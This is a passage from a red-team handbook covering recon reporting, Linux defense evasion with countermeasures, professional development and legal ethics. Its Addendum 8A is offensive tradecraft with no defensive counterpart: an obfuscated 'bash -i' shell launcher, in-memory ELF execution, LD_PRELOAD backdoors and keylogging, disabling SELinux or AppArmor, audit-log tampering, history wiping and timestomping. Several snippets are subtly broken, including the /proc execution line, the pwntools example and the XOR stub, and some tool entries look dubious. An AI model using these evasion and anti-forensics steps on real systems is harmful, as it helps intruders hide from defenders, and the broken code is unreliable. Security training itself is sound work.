- CVE references or MITRE ATT&CK mappings

7.4.4 Recommendations and Remediation

- Detailed fix guidance per issue
- Patch or configuration suggestions
- Relevant links to vendor advisories or best practices

7.4.5 Delivery Formats

- **PDF**: For final archival and distribution
- **Markdown/HTML**: For internal versioning and developer handoff
- **Encrypted ZIP**: For reports containing sensitive evidence

7.5 Final Recon Report Template

```
# Reconnaissance Report

## 1. Executive Summary

- **Engagement:** [Red Team Exercise Name or Client]
- **Date:** [YYYY-MM-DD]
- **Scope:** [Brief description of scope]
- **Objectives:** [Summary of key objectives]
- **Summary of Findings:**
  - Key vulnerabilities discovered
  - Potential attack vectors identified
  - Overall risk posture assessment

---

## 2. OSINT Findings

- **Target Organization Overview:**
  [Brief description of organization, publicly available info]

- **Employee Information:**
  - Names, roles, and email formats
```

```
  - Social media and LinkedIn profiles

- **Domain Information:**
  - Public domains and subdomains discovered
  - WHOIS registration details

- **Publicly Accessible Systems:**
  - IP addresses, VPN endpoints, cloud assets

- **Tools Used:**
  `theHarvester`, `Maltego`, Google dorks, etc.

---

## 3. DNS Enumeration

- **Methodology:**
  [Techniques and tools used for DNS enumeration]

- **Results:**
  - List of subdomains discovered
  - Zone transfer results (if any)
  - IP addresses associated with domains

- **Analysis:**
  Potential exposure or misconfigurations identified

- **Tools Used:**
  `dnsenum`, `dnsrecon`, `fierce`

---

## 4. Port Scanning Results

| Port | Protocol | Service        | Version       | Status | Notes
                    |
|------|----------|----------------|---------------|--------|------
---------------------|
| 22   | TCP      | SSH            | OpenSSH 7.9p1 | Open   |
Default configuration     |
```

```
| 80   | TCP      | HTTP           | Apache 2.4.41 | Open   |
Public web server         |
| 443  | TCP      | HTTPS          | Nginx 1.18.0  | Open   | TLS
v1.2 enabled          |

- **Scan Types:**
  Ping scan, SYN scan, TCP connect scan, etc.
- **Tools Used:**
  `nmap`, `masscan`, `zmap`

---

## 5. Service Enumeration

- **Enumerated Services:**
  Detailed list of services with version numbers and banners
collected.

- **Potential Vulnerabilities:**
  Based on version information, known CVEs or misconfigurations.

- **Tools Used:**
  `nmap` scripts, `bannergrab`, `NSE scripts`

---

## 6. Vulnerability Scanning

- **Vulnerability Scan Summary:**
  Brief overview of vulnerabilities detected.

- **Critical Findings:**
  List of high-risk vulnerabilities with CVE identifiers and
descriptions.

- **Medium and Low-Risk Issues:**
  Lesser issues that require attention.

- **Tools Used:**
  `OpenVAS`, `Nessus`, `Nikto`
```

```
---

## 7. Analysis and Attack Vector Identification

- **Identified Attack Vectors:**
  - Vector 1: [Description, supporting evidence]
  - Vector 2: [Description, supporting evidence]

- **Impact Assessment:**
  Potential business impact and exploitability.

- **Correlations:**
  Linking reconnaissance findings to support vectors.

---

## 8. Risk Prioritization

| Vulnerability / Vector        | Risk Level | Exploitability |
Impact      | Notes                 |
|-------------------------------|------------|----------------|-----
--------|----------------------|
| Outdated SSH Version          | High       | Easy           |
Data breach | Patch ASAP            |
| Publicly Exposed FTP Server   | Medium     | Moderate       |
Data leak   | Restrict access       |
| Weak DNS Configuration        | Low        | Difficult      |
Service DoS | Monitor DNS changes   |

---

## 9. Recommendations and Remediation

- Patch critical and high-risk vulnerabilities immediately.
- Harden exposed services and apply best practices.
- Review network segmentation and access controls.
- Implement regular vulnerability scanning and monitoring.
- Educate staff on social engineering risks.
```

```
---

## 10. Appendices

- Raw scan outputs
- Configuration files or scripts used
- Screenshots or logs supporting findings


*Report prepared by:*
[Red Team Operator Name]
[Date]
[Contact information]
```

8. Defense Evasion and Countermeasures

Defense evasion refers to the techniques adversaries use to avoid detection and maintain access during a compromise. These methods are intended to bypass intrusion detection systems (IDS), logging mechanisms, and Linux-specific endpoint monitoring controls. This chapter details common defense evasion tactics used during red team operations against Linux systems, as well as the associated countermeasures organizations should adopt to detect and prevent such activity.

8.1 Defense Evasion Techniques

8.1.1 Encryption and Obfuscation

Purpose:
To conceal the contents or intent of a payload, command-and-control (C2) channel, or exploit code by encrypting or obfuscating it, rendering detection by static or signature-based analysis ineffective.

Example – Encrypting a payload using OpenSSL:

```
openssl enc -aes-256-cbc -salt -in payload.txt -out
encrypted_payload.txt
```

Countermeasure:
Deploy deep packet inspection (DPI) and network traffic analytics tools (e.g., Zeek) capable of identifying encrypted channels or unusual payload signatures. Use TLS inspection and entropy analysis to flag anomalous traffic. Anomaly-based detection systems can highlight behavior that deviates from baseline profiles, even if encrypted.

8.1.2 Signature-Based AV/Static Scanner Evasion

Purpose:
To bypass static malware scanning and detection engines used in file integrity monitoring or binary inspection systems.

Example – Compiling and stripping ELF binaries:

```
gcc -static -o payload payload.c
strip payload
```

Countermeasure:
Use tools like `rkhunter`, `aide`, and `integrity-checkers` with custom hash whitelists. Implement reproducible builds and baseline verification via cryptographic signing of binaries.

8.1.3 Fileless Malware on Linux

Purpose:
To execute malicious payloads directly in memory, avoiding disk writes and evading file-based monitoring solutions like AIDE or Tripwire.

Example – In-memory ELF execution with `memfd_create()`:

```
int fd = memfd_create("payload", MFD_CLOEXEC);
write(fd, buf, size);
fexecve(fd, argv, environ);
```

Countermeasure:
Monitor for use of suspicious syscalls (`memfd_create`, `fexecve`) using `auditd`. Employ eBPF-based behavioral analysis and restrict access to system calls using seccomp or AppArmor profiles.

8.1.4 Rootkit Techniques

Purpose:
To manipulate kernel or userland interfaces to hide processes, files, or network connections, often to establish persistence and stealth.

Example – Process hiding via shared library injection (LD_PRELOAD):

```
LD_PRELOAD=./libhider.so ps
```

Countermeasure:
Use kernel integrity validation tools, audit process environments for abnormal `LD_PRELOAD` usage, and deploy syscall anomaly detection with Falco or Tracee.

8.1.5 Domain Generation Algorithms (DGAs)

Purpose:
To dynamically generate domain names for C2 servers, making blacklisting or domain sinkholing difficult.

Example – Using a Python DGA script:

```
python3 dga_generator.py --date 2025-07-09
```

Countermeasure:
Deploy internal DNS logging with entropy scoring (e.g., Zeek DNS module). Monitor for DNS queries to uncommon or algorithmically generated domain names. Integrate open-source threat feeds and build statistical models for detection.

8.2 Countermeasures

8.2.1 Network Traffic Monitoring

Purpose:
To detect suspicious traffic patterns, encrypted outbound connections, lateral movement attempts, or protocol misuse.

Example – Real-time traffic analysis with Zeek:

```
zeek -i eth0 local
```

Countermeasure:
Deploy network monitoring solutions such as Zeek, Suricata, or Snort. Use NetFlow and full-packet capture for forensic visibility. Implement alerting pipelines (e.g., ELK, Wazuh) to analyze and correlate suspicious events.

8.2.2 Linux Endpoint Monitoring and EDR Equivalents

Purpose:
To detect abnormal process behavior, privilege escalation, lateral movement, and exploit activity on Linux endpoints.

Example – Installing Falco for syscall-level anomaly detection:

```
sudo apt install falco
sudo systemctl start falco
```

Countermeasure:
Use agents like Falco, Auditd, Sysmon for Linux, or Osquery. Centralize logs to SIEM for cross-host correlation. Monitor for patterns of enumeration, fileless execution, and script-based abuse.

8.2.3 User Awareness and Training

Purpose:
To reduce the likelihood of successful phishing, social engineering, or execution of malicious scripts.

Example – Running simulated spear phishing or sudo abuse training:

No specific command; conduct training campaigns using internal email tools or security awareness platforms.

Countermeasure:
Deliver role-specific security awareness programs, including Unix/Linux privilege abuse scenarios. Reinforce proper use of `sudo`, awareness of `cron` backdoors, and script inspection.

8.2.4 System Hardening

Purpose:
To reduce attack surface, prevent privilege escalation, and restrict unauthorized activities.

Example – Disabling unused services and locking down open ports:

```
sudo systemctl disable telnet.socket
sudo systemctl stop telnet.socket
sudo ufw deny 23
```

Countermeasure:
Apply CIS Benchmarks for Linux. Enforce kernel lockdown mode, enable AppArmor/SELinux, restrict compiler access, and audit world-writable files. Automate hardening with tools like Lynis or OpenSCAP.

8.2.5 Incident Response and Recovery

Purpose:
To detect and recover from compromise, remove persistence mechanisms, and restore operational integrity.

Example – Basic incident response checklist template:

```
# Linux Incident Response Playbook: In-Memory Payloads

## 1. Identification
- Review auditd/syslog for suspicious syscalls
- Confirm memfd/fexecve usage or shell injection

## 2. Containment
- Isolate host from network
- Kill unauthorized processes, revoke user access

## 3. Eradication
- Remove malicious libraries, clear rootkit components
- Revalidate kernel, binary hashes, LD_PRELOAD chains

## 4. Recovery
- Rebuild affected services from known-good images
- Patch root causes and reapply system hardening

## 5. Lessons Learned
- Document findings
- Update detection rules and hardening policies
```

Countermeasure:
Establish a Linux-specific IR plan. Integrate live response tooling (e.g., GRR, Velociraptor), conduct regular tabletops, and maintain golden images for rebuilds. Perform forensics on affected systems before reimaging.

Red teamers operating in Linux environments must tailor evasion strategies to system-specific controls, such as `auditd`, `AppArmor`, and kernel-based defenses. Defenders should prioritize in-memory visibility, anomaly detection, process integrity, and robust logging to counter these techniques effectively.

The offensive-defensive cycle on Linux demands deep technical knowledge, creativity, and proactive defense engineering.

Addendum 8A: Advanced Payload Obfuscation and Evasion on Linux Targets

8A.1 Binary Obfuscation and Evasion Tactics

1. Static Payload Obfuscation

Compiled payloads (e.g., reverse shells, bind shells) are easily flagged by hash-based systems or YARA rules. To evade:

- **Custom Compilation**
  Recompile each payload per target to ensure unique hashes. Use `strip` to remove symbols.

  ```
  gcc -static -s -o shell payload.c
  ```

- **Function Inlining and Renaming**
  Avoid use of standard libc function names. Use inline syscalls and obscure symbols:

  ```
  __asm__("int $0x80");
  ```

- **Packers**
  Use Linux-native packers such as:

  - `UPX` (with `--ultra-brute`)
  - Custom packers (write your own with ELF manipulation)

  Example:

  ```
  upx --ultra-brute -o packed_shell shell
  ```

> ⚠️ *Many blue teams whitelist UPX-packed binaries for performance tools - this can aid evasion.*

2. Shellcode Obfuscation in Linux ELF Payloads

If delivering shellcode directly (via stagers or loaders):

- **XOR or AES-encrypt shellcode** and decode at runtime.
- Use **inline decoder stubs** to avoid storing cleartext shellcode in binary sections.

Example XOR-decode stub (NASM):

```
decrypt:
  xor ecx, ecx
  mov ecx, shellcode_len
decrypt_loop:
  xor byte [eax+ecx], 0xAA
  loop decrypt_loop
```

Compile as a position-independent ELF binary using `ld -N`.

8A.2 In-Memory Execution on Linux

Avoiding disk I/O is crucial when evading filesystem integrity tools like AIDE or Tripwire.

1. Memfd Execution

Modern Linux allows execution of payloads entirely in memory using `memfd_create()` (introduced in kernel 3.17+):

```
int fd = memfd_create("payload", MFD_CLOEXEC);
write(fd, buf, size);
fexecve(fd, argv, environ);
```

> *Result: Binary exists only in memory; nothing touches disk.*

Python Example (using `pwn` tools):

```
from pwn import *
context.arch = 'amd64'
shellcode = asm(shellcraft.sh())
p = process("/proc/self/exe")
p.send(shellcode)
```

2. LD_PRELOAD Injection

Hijack common libraries by replacing/globbing symbols via `LD_PRELOAD`:

```
LD_PRELOAD=./evil.so /usr/bin/target
```

- Use to intercept syscalls, spawn backdoors, or keylog.
- Obfuscate `evil.so` by hiding strings, encrypting payload sections.

8A.3 Script-Based Evasion

1. Bash Payload Obfuscation

Avoid detection by avoiding obvious constructs (`nc`, `bash -i`, etc.):

```
bash -c "{echo,YmFzaCAtaQ==}|{base64,-d}|{bash,-i}"
```

> *Simple base64 obfuscation. Combine with `shuf`, `cut`, `rev` for further evasion.*

2. Polymorphic Payload Generators

Use tools like:

- `nodogsploit` – obfuscated shellcode generation
- Custom script generators (randomize variable names, junk code insertion, reordering logic)

8A.4 Fileless Exploitation Tactics on Linux

- **Abuse `/proc` filesystem** to execute in memory:

```
echo -ne "$(cat shell.elf)" > /proc/$$/fd/0 &&
./proc/self/fd/0
```

- **Mount tmpfs volumes and execute in RAM:**

```
mount -t tmpfs tmpfs /mnt/tmp
cp shell /mnt/tmp/
/mnt/tmp/shell
```

- **Leverage `ptrace()`** or `process_vm_writev()` to inject shellcode into legitimate running processes (mimics `gdb` or `strace` behavior).

8A.5 Evasion of Linux-Specific Defenses

1. AppArmor/SELinux

- Target unconfined binaries or misconfigured profiles
- Temporarily disable with `aa-complain` or `setenforce 0` if permissions permit

2. Auditd and AIDE

- Avoid direct use of system binaries
- Use ephemeral execution (tmpfs, memfd)
- Modify logs using audit rules tampering or `ausearch` exclusion

3. Anti-Forensics

- Zero payload from memory (`memset` shellcode after execution)
- Overwrite bash history:

```
unset HISTFILE; history -c
```

- Replace timestamps:

```
touch -r /bin/ls ./your_payload
```

8A.6 Suggested Tools for Linux Payload Evasion

TOOL	PURPOSE
`Donut`	Works for .NET on Mono in Linux
`memfd_loader`	In-memory ELF execution
`sRDI`	ELF support via modifications
`pOwny-shell`	Web shell with obfuscation support
`bashfuscator`	Obfuscate bash payloads
`ELF Injection`	Inject into shared libs to hide processes

Modern Linux red teaming requires creativity. Unlike Windows, **there's less AV, but more logging and auditing**. Focus must be on:

- **In-memory techniques** (e.g., `memfd`, `ptrace`)
- **Minimal footprints** (no temp file writes, no shell history)
- **Obfuscated logic and dynamic payload creation**
- **System-native execution** (use cron, systemd, SSH hooks)

9. Continuous Learning and Professional Development

Continuous learning and professional development are vital for red teamers to stay ahead of evolving threats, enhance their skills, and deliver effective and efficient engagements. This section highlights key areas and strategies for ongoing learning and professional growth in the field of cybersecurity.

9.1 Staying Informed

9.1.1 Industry News and Publications:

- Stay updated with the latest cybersecurity news, trends, and research by following reputable sources such as industry publications, blogs, and online forums.

- Examples of online resources:
    - SecurityWeek (https://www.securityweek.com/)
    - KrebsOnSecurity (https://krebsonsecurity.com/)
    - Reddit - /r/netsec (https://www.reddit.com/r/netsec/)

9.1.2 Security Conferences and Events:

- Attend cybersecurity conferences, workshops, and events to gain insights from industry experts, participate in hands-on training sessions, and network with fellow professionals.
- Examples of prominent conferences:
    - DEF CON (https://www.defcon.org/)
    - Black Hat (https://www.blackhat.com/)
    - RSA Conference (https://www.rsaconference.com/)

9.1.3 Webinars and Online Training Platforms:

- Explore webinars, virtual training sessions, and online platforms that offer courses, tutorials, and hands-on labs on various cybersecurity topics.
- Examples of online training platforms:
    - SANS Institute (https://www.sans.org/)
    - Offensive Security (https://www.offensive-security.com/)
    - Coursera (https://www.coursera.org/)

9.2 Skill Enhancement

9.2.1 Capture The Flag (CTF) Challenges:

- Participate in Capture The Flag (CTF) challenges to enhance practical skills in areas such as cryptography, web exploitation, reverse engineering, and network analysis.
- Examples of CTF platforms:
    - Hack The Box (https://www.hackthebox.eu/)
    - CTFtime (https://ctftime.org/)
    - OverTheWire (https://overthewire.org/wargames/)

9.2.2 Vulnerable Systems and Labs:

- Set up personal labs or use vulnerable systems and intentionally vulnerable applications to practice offensive techniques in a controlled environment.
- Examples of vulnerable systems:
    - Metasploitable (https://sourceforge.net/projects/metasploitable/)
    - Damn Vulnerable Web Application (DVWA) (https://dvwa.co.uk/)

9.2.3 Tool Familiarization:

- Continuously explore and experiment with new tools, frameworks, and technologies relevant to red teaming, and develop proficiency in their usage.
- Examples of popular tools:
    - Metasploit Framework (https://www.metasploit.com/)
    - Cobalt Strike (https://www.cobaltstrike.com/)
    - Burp Suite (https://portswigger.net/burp)

9.3 Certifications and Professional Qualifications

9.3.1 Offensive Security Certifications:

- Pursue certifications that validate practical offensive security skills and demonstrate expertise in penetration testing and red teaming.
- Examples of offensive security certifications:
    - Offensive Security Certified Professional (OSCP)
    - Offensive Security Certified Expert (OSCE)
    - Offensive Security Exploitation Expert (OSEE)

9.3.2 Industry-Recognized Certifications:

- Consider industry-recognized certifications that cover broader cybersecurity domains and provide a solid foundation for red teaming.
- Examples of industry-recognized certifications:
    - Certified Ethical Hacker (CEH)
    - Certified Information Systems Security Professional (CISSP)
    - Certified Information Security Manager (CISM)

9.4 Collaboration and Community Engagement

9.4.1 Engage in Open-Source Projects:

- Contribute to open-source projects related to cybersecurity, such as vulnerability scanners, penetration testing frameworks, or security tool development.
- Examples of open-source projects:
    - The Metasploit Framework (https://www.metasploit.com/)
    - OWASP (https://www.owasp.org/)

9.4.2 Participate in Security Communities:

- Join online security communities, forums, or social media groups to connect with like-minded professionals, share knowledge, and collaborate on research and projects.
- Examples of security communities:
    - Reddit - /r/netsec (https://www.reddit.com/r/netsec/)
    - OWASP Community (https://owasp.org/www-community/)

9.4.3 Mentorship and Knowledge Sharing:

- Engage in mentorship programs to guide and support aspiring red teamers. Contribute to the community by sharing knowledge through blog posts, conference presentations, or organizing local meetups.
- Examples of mentorship platforms:
    - Hackers Helping Hackers (https://www.hackershelpinghackers.com/)
    - Peerlyst (https://www.peerlyst.com/)

9.5 Personal and Professional Development

9.5.1 Soft Skills Enhancement:

- Develop and enhance essential soft skills such as communication, critical thinking, problem-solving, and project management, which are crucial for successful red team engagements and client interactions.
- Examples of soft skills development resources:
    - Toastmasters International (https://www.toastmasters.org/)

- Project Management Institute (https://www.pmi.org/)

9.5.2 Continuous Personal Growth:

- Embrace a growth mindset and dedicate time for personal growth, self-reflection, and self-improvement. Explore topics beyond technical domains, such as leadership, psychology, or business management, to broaden your knowledge and perspectives.

By actively pursuing continuous learning and professional development, red teamers can enhance their skills, stay abreast of emerging threats, and contribute to the advancement of the cybersecurity community.

10. Legal and Ethical Considerations

Performing red team engagements requires strict adherence to legal and ethical principles to ensure that activities are conducted responsibly, lawfully, and with integrity. This section outlines the key legal and ethical considerations that red teamers must be aware of and follow throughout their engagements.

10.1 Obtain Proper Authorization

10.1.1 Written Consent:

- Obtain written consent from the client or system owner before conducting any red team engagement. Clearly define the scope, objectives, and rules of engagement in a formal agreement or contract.

10.1.2 Rules of Engagement:

- Establish and document the rules of engagement with the client, including the systems to be tested, the timeframe, and any limitations or exclusions.

10.1.3 Authorized Targets Only:

- Limit the engagement to the systems, networks, and applications explicitly authorized by the client. Do not attempt to access or test systems outside the agreed-upon scope.

10.2 Compliance with Laws and Regulations

10.2.1 Laws and Regulations Awareness:

- Familiarize yourself with the relevant laws, regulations, and industry standards that govern cybersecurity and penetration testing in your jurisdiction and the jurisdictions where your engagements take place.

10.2.2 Data Privacy and Protection:

- Respect and protect the privacy of individuals and the confidentiality of their data. Handle sensitive information appropriately and ensure compliance with data protection regulations, such as GDPR or HIPAA.

10.2.3 Intellectual Property Rights:

- Respect intellectual property rights and do not use or reproduce copyrighted materials without proper authorization. Avoid infringing on patents, trademarks, or trade secrets.

10.3 Confidentiality and Non-Disclosure

10.3.1 Confidentiality Agreements:

- Sign confidentiality agreements with clients or system owners to protect sensitive information obtained during engagements. Safeguard any data collected and limit its disclosure to authorized individuals only.

10.3.2 Non-Disclosure of Findings:

- Do not disclose or share any sensitive information, vulnerabilities, or exploits discovered during the engagement without explicit permission from the client. Exercise discretion when discussing findings internally or externally.

10.4 Respect for System Integrity

10.4.1 Do No Harm:

- Avoid actions that could cause harm, disrupt services, or compromise the stability of systems under test. Obtain explicit permission before conducting activities that may have a potentially significant impact.

10.4.2 Minimize Impact on Production Systems:

- Take precautions to minimize disruptions to production systems and critical business operations during testing. Coordinate with the client to schedule testing activities during non-critical periods, if possible.

10.5 Professional Conduct

10.5.1 Professionalism and Integrity:

- Maintain a high level of professionalism, honesty, and integrity throughout engagements. Respect client policies, follow instructions, and act in the best interest of the client at all times.

10.5.2 Ethical Reporting:

- Report vulnerabilities, findings, and recommendations accurately and objectively, without exaggeration or distortion. Provide sufficient details to allow the client to understand and address the identified risks effectively.

10.5.3 Avoid Unauthorized Access or Data Manipulation:

- Do not access, modify, or exfiltrate data beyond what is necessary to demonstrate vulnerabilities or support findings. Obtain explicit authorization before attempting any data manipulation.

Adhering to legal and ethical considerations is not only crucial for maintaining trust with clients but also for upholding the integrity of the red teaming profession as a whole. By following these guidelines, red teamers can ensure their engagements are conducted in a responsible and ethical manner.

Bibliography

1. Mitnick, K. D., & Simon, W. L. (2005). "The Art of Intrusion: The Real Stories Behind the Exploits of Hackers, Intruders & Deceivers." Wiley.
2. Engebretson, P. (2013). "The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy." Syngress.
3. Beale, J., & Craig, R. (2014). "The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws." Wiley.
4. Kennedy, D., O'Gorman, J., Kearns, D., & Aharoni, M. (2011). "Metasploit: The Penetration Tester's Guide." No Starch Press.
5. Pouget, T., & Klumb, P. (2018). "Mastering Metasploit: Write and Implement Sophisticated Attack Vectors in Metasploit Framework." Packt Publishing.
6. Peltier, T. R., & Peltier, J. (2016). "Information Security Policies, Procedures, and Standards: Guidelines for Effective Information Security Management." Auerbach Publications.
7. SANS Institute. (2021). "SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling." Retrieved from https://www.sans.org/course/hacker-techniques-exploits-incident-handling/
8. Offensive Security. (2021). "OSCP - Offensive Security Certified Professional." Retrieved from https://www.offensive-security.com/pwk-oscp/
9. Open Web Application Security Project (OWASP). (2021). "OWASP Top Ten Project." Retrieved from https://owasp.org/top10/
10. National Institute of Standards and Technology (NIST). (2021). "Framework for Improving Critical Infrastructure Cybersecurity." Retrieved from https://www.nist.gov/cyberframework

Resources

1. **HackTricks**: A community-driven resource providing a comprehensive collection of tricks and techniques for various aspects of pentesting, including privilege escalation, post-exploitation, web applications, and more. Website: https://book.hacktricks.xyz/
2. **Pentest-Tools.com**: An online platform offering a wide range of tools and resources for penetration testing and vulnerability assessment. It includes tools for information gathering, scanning, exploitation, and reporting. Website: https://pentest-tools.com/

3. **PentestMonkey**: A website dedicated to sharing practical examples and cheat sheets for various aspects of pentesting. It covers topics such as shell scripting, SQL injection, reverse shells, and more. Website: https://pentestmonkey.net/
4. **OWASP**: The Open Web Application Security Project (OWASP) provides numerous resources for web application security, including guides, tools, and best practices. It also maintains the OWASP Top Ten Project, highlighting the most critical web application security risks. Website: https://owasp.org/
5. **Exploit-DB**: A comprehensive database of exploits and vulnerabilities, including both remote and local exploits for various platforms and applications. It provides detailed information, including vulnerability descriptions, exploit code, and references. Website: https://www.exploit-db.com/
6. **Metasploit Unleashed**: A free online resource that serves as a comprehensive guide to using the Metasploit Framework. It covers various modules, techniques, and methodologies for penetration testing and exploitation. Website: https://www.metasploitunleashed.com/
7. **PayloadsAllTheThings**: A GitHub repository containing a vast collection of payloads, bypass techniques, guides, and other resources related to penetration testing and security assessment. It covers various areas such as web applications, networks, reverse shells, and more. Repository: https://github.com/swisskyrepo/PayloadsAllTheThings
8. **SecLists**: A collection of multiple lists related to security assessment and penetration testing. It includes lists of passwords, usernames, web shells, common vulnerabilities, and more. Repository: https://github.com/danielmiessler/SecLists
9. **PacketLife Cheat Sheets**: A compilation of cheat sheets covering a wide range of networking and security topics, including TCP/IP protocols, Linux commands, Wireshark, cryptography, and more. Website: https://packetlife.net/library/cheat-sheets/
10. **SANS Institute**: A well-known organization in the field of information security that offers a wealth of resources, including whitepapers, research papers, webcasts, and security training courses. It covers various topics, including penetration testing, incident response, network defense, and more. Website: https://www.sans.org/
11. **Nmap Cheat Sheet**: A handy reference guide for using Nmap, a popular and powerful network scanning tool. It provides command examples and explanations for various scanning techniques. Website: https://www.stationx.net/nmap-cheat-sheet/

12. **OWASP WebGoat**: A deliberately insecure web application designed for hands-on learning and practicing web application security testing techniques. It provides a safe environment to explore common vulnerabilities and attack scenarios. Website: https://www.owasp.org/index.php/OWASP_WebGoat_Project
13. **VulnHub**: A platform that hosts a collection of vulnerable virtual machines (VMs) for practicing and honing penetration testing skills. These VMs simulate real-world scenarios and contain intentionally created vulnerabilities. Website: https://www.vulnhub.com/
14. **Exploit Database (EDB)**: A comprehensive online repository of exploits, vulnerabilities, and security papers. It offers a vast collection of exploit code and detailed technical information for various systems and applications. Website: https://www.exploit-db.com/
15. **Cybrary**: An online platform that provides a wide range of free and paid cybersecurity courses, including topics such as ethical hacking, penetration testing, and network security. It offers video lectures, labs, and assessments to enhance practical skills. Website: https://www.cybrary.it/
16. **HackerOne Hacktivity**: A public archive of disclosed vulnerabilities and bug bounty reports from various organizations. It offers insights into real-world vulnerabilities and their impact, providing valuable knowledge for red teamers. Website: https://hackerone.com/hacktivity
17. **Penetration Testing Execution Standard (PTES)**: A standard framework for performing penetration testing. It outlines the phases, methodologies, and deliverables involved in a comprehensive penetration testing engagement. Website: http://www.pentest-standard.org/
18. **The Web Application Hacker's Handbook (WAHH) Labs**: A companion website for "The Web Application Hacker's Handbook," offering additional labs and exercises to practice web application security testing techniques. Website: https://portswigger.net/web-security
19. **The Hacker Playbook Series**: A series of practical guides written by Peter Kim, providing step-by-step approaches and methodologies for various aspects of penetration testing and red teaming. Website: https://thehackerplaybook.com/
20. **MITRE ATT&CK**: A globally accessible knowledge base maintained by MITRE, cataloging adversary tactics, techniques, and procedures (TTPs). It provides insights into common attack techniques used by threat actors and assists in enhancing defensive strategies. Website: https://attack.mitre.org/